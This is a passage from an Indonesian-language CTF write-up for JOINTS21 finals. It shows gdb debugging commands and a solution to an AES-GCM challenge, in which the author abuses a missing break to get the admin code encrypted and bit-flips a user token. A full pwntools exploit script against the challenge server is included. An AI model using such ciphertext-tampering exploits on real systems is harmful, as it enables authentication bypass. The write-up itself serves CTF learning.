b *KNDdJsGMEOwFoCxQ+170
c
x/30i &code

r
set $rip=&TMsVaevgYfrJXRuA
b *TMsVaevgYfrJXRuA+170
c
x/30i &code

r
set $rip=&oEpMuLAilNHeUDwF
b *oEpMuLAilNHeUDwF+170
c
x/30i &code

r
set $rip=&tVHFylAgLUOWMnPs
b *tVHFylAgLUOWMnPs+170
c
x/30i &code

r
set $rip=&TQdiKJShUwvcePCo
b *0x00000000004044cc
c
x/30i &code
```

Flag:
JOINTS21{ResidentSleeper_EZ_Clap_TriHard_HACKERMANS_NotLikeThis_BabyRage}

Cryptography

Here We AES Again

Langkah Penyelesaian:

```
Super Secret Agent Service

Here is the admin code : bc83a37dbf162aa8020d5c2497ddc33e
Here is the extra code for regular user : 7604dd362dcb0db651408e02e2ecd2c5d2f4f9edfaa89c3f22a9a00094b305d2da
Here, we implement double protection for admin

Menu :
1. Generate Encrypted Code
2. Enter as agent
>
```

Disini dibilang terdapat double protection untuk admin, mari kita lihat dulu codenya…

```python
verify = decrypt(enc_code, key, nonce, code_tag)

if verify == admin_code:
    print("We identify you as admin, but let us check once again")
    extra_code = input("Enter Extra Code : ")
    extra_code = bytes.fromhex(extra_code)
    admin_json = json.loads(verify_extra_code(extra_code, another_another_key, another_key))

    if admin_json["adm00n"]:
        print(f"Welcome admin, here is your flag : {flag}")
        exit()
    else:
        print("Unfortunate, your extra code is wrong")
```

Pertama kita harus bisa di verify dan kedua admin kita harus true… kita diberikan user yang diberikan value admin nya 0 (false)

```python
admin_code = os.urandom(16)
regular_extra_code = gen_extra_code(json.dumps({"adm00n": 0}), another_another_key, another_key)

print(f"Here is the admin code : {admin_code.hex()}")
print(f"Here is the extra code for regular user : {regular_extra_code.hex()}")
```

Untuk yang mengubah 0 menjadi true kemungkinan besar itu adalah bit flip dimana kita mengubah value 0 nya menjadi 1, but kita lihat dulu yang step pertama untuk verify…

```python
def encrypt(plain, key, nonce):
    aes_obj = AES.new(key, AES.MODE_GCM, nonce)
    return aes_obj.encrypt_and_digest(plain)

def decrypt(enc, key, nonce, tag):
    aes_obj = AES.new(key, AES.MODE_GCM, nonce)
    try:
        return aes_obj.decrypt_and_verify(enc, tag)
    except:
        return None
```

Basically hanya encrypt decrypt AES, but… there's something else…

```python
if choice == "1":
    code = input("Code (in hex) : ")
    code = bytes.fromhex(code)

    if code == admin_code:
        print("You can't generate encrypted admin code !")

    enc_code, code_tag = encrypt(code, key, nonce)
    print(f"Encrypted Code : {enc_code.hex()}")
    print(f"Code Tag : {code_tag.hex()}")
```

Kita bisa encrypt data kita menggunakan key yang mereka pakai… tapi ga boleh admin_code :(but… there's no break there .-. jadi walaupun kita taruh admin code kita tetap masuk…

```
═══════════════════════
Super Secret Agent Service
═══════════════════════

Here is the admin code : d08774cb01871de462e43511e2097051
Here is the extra code for regular user : 3e1d5ae7f3089c970fd14a9dacbd053f025b8c629bee3c98e54c0cf151aca0542e
Here, we implement double protection for admin

Menu :
1. Generate Encrypted Code
2. Enter as agent
> 1
Code (in hex) : d08774cb01871de462e43511e2097051
You can't generate encrypted admin code !
Encrypted Code : 2fefee4c046c0539731c891fe012a28f
Code Tag : 6e171b76650f11d3e89b3b9bbb5ff4e1
>
```

We take these… dari sana kita bisa masuk untuk verify yang pertama… sekarang yang kedua benar itu bitflip… basically hanya mengambil index yang ingin diputar, xor dengan value nya

agar dapat hasil dari encryptionnya sebelum value, dan xor lagi dengan value yang kita mau…

```
X[11] = X[11] ^ ord('0') ^ ord('1')
```

Dari mana kita bit flip nya? tinggal dari extra code yang diberikan untuk regular user, kan sudah diberikan :3

```
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
> Something Error !
```

Oh… what happen here .-. hampir nyerah gatau mau diapain… coba saya ambil dari 1 line saja setelah kirim hasil yang di bit flip (sanity check)

```
┌──(kali㉿kali)-[~/Desktop/CTFStuff/joints/final]
└─$ python3 Here_We_AES_Again.py
b'Welcome admin, here is your flag : JOINTS21{Yea_its_Me_AeS_MaNIA}\n'
```

… WTF??? oh well :/

Code:

```
import pwn
import binascii
pwn.context.log_level = 'critical'

host, port = "dubwewsub.joints.id", 20001
s = pwn.remote(host, port)
prompt = s.recv(2048).split(b'\n')
adminCode = prompt[4].split(b' : ')[1].decode()
regularUserCode = prompt[5].split(b' : ')[1].decode()
s.sendline('1')
s.recvuntil('Code (in hex) : ')
s.sendline(adminCode)
s.recvuntil('\n')
encryptedCode = s.recvuntil('\n').strip().split(b' :
')[1].decode()
codeTag = s.recvuntil('\n').strip().split(b' : ')[1].decode()
s.recvuntil('> ')
s.sendline('2')
s.recvuntil(' : ')
s.sendline(encryptedCode)
s.recvuntil(' : ')
s.sendline(codeTag)
tmp = list(bytes.fromhex(regularUserCode))
tmp[11] = tmp[11] ^ ord('0') ^ ord('1')
tmp2 = b''
for t in tmp:
    tmp2 += t.to_bytes(1, 'big')
tmp2 = binascii.hexlify(tmp2)
s.recvuntil(' : ')
s.sendline(tmp2)
print(s.recvuntil('\n').strip().split(b' : ')[1].decode())
s.close()
```


Flag: JOINTS21{Yea_its_Me_AeS_MaNIA}

Free Flag

Enade Fri Flek

Langkah Penyelesaian:

Isi form -> profit



Flag: JOINTS21{Bababoey_semangat_finalnya_canda_final_xixixi}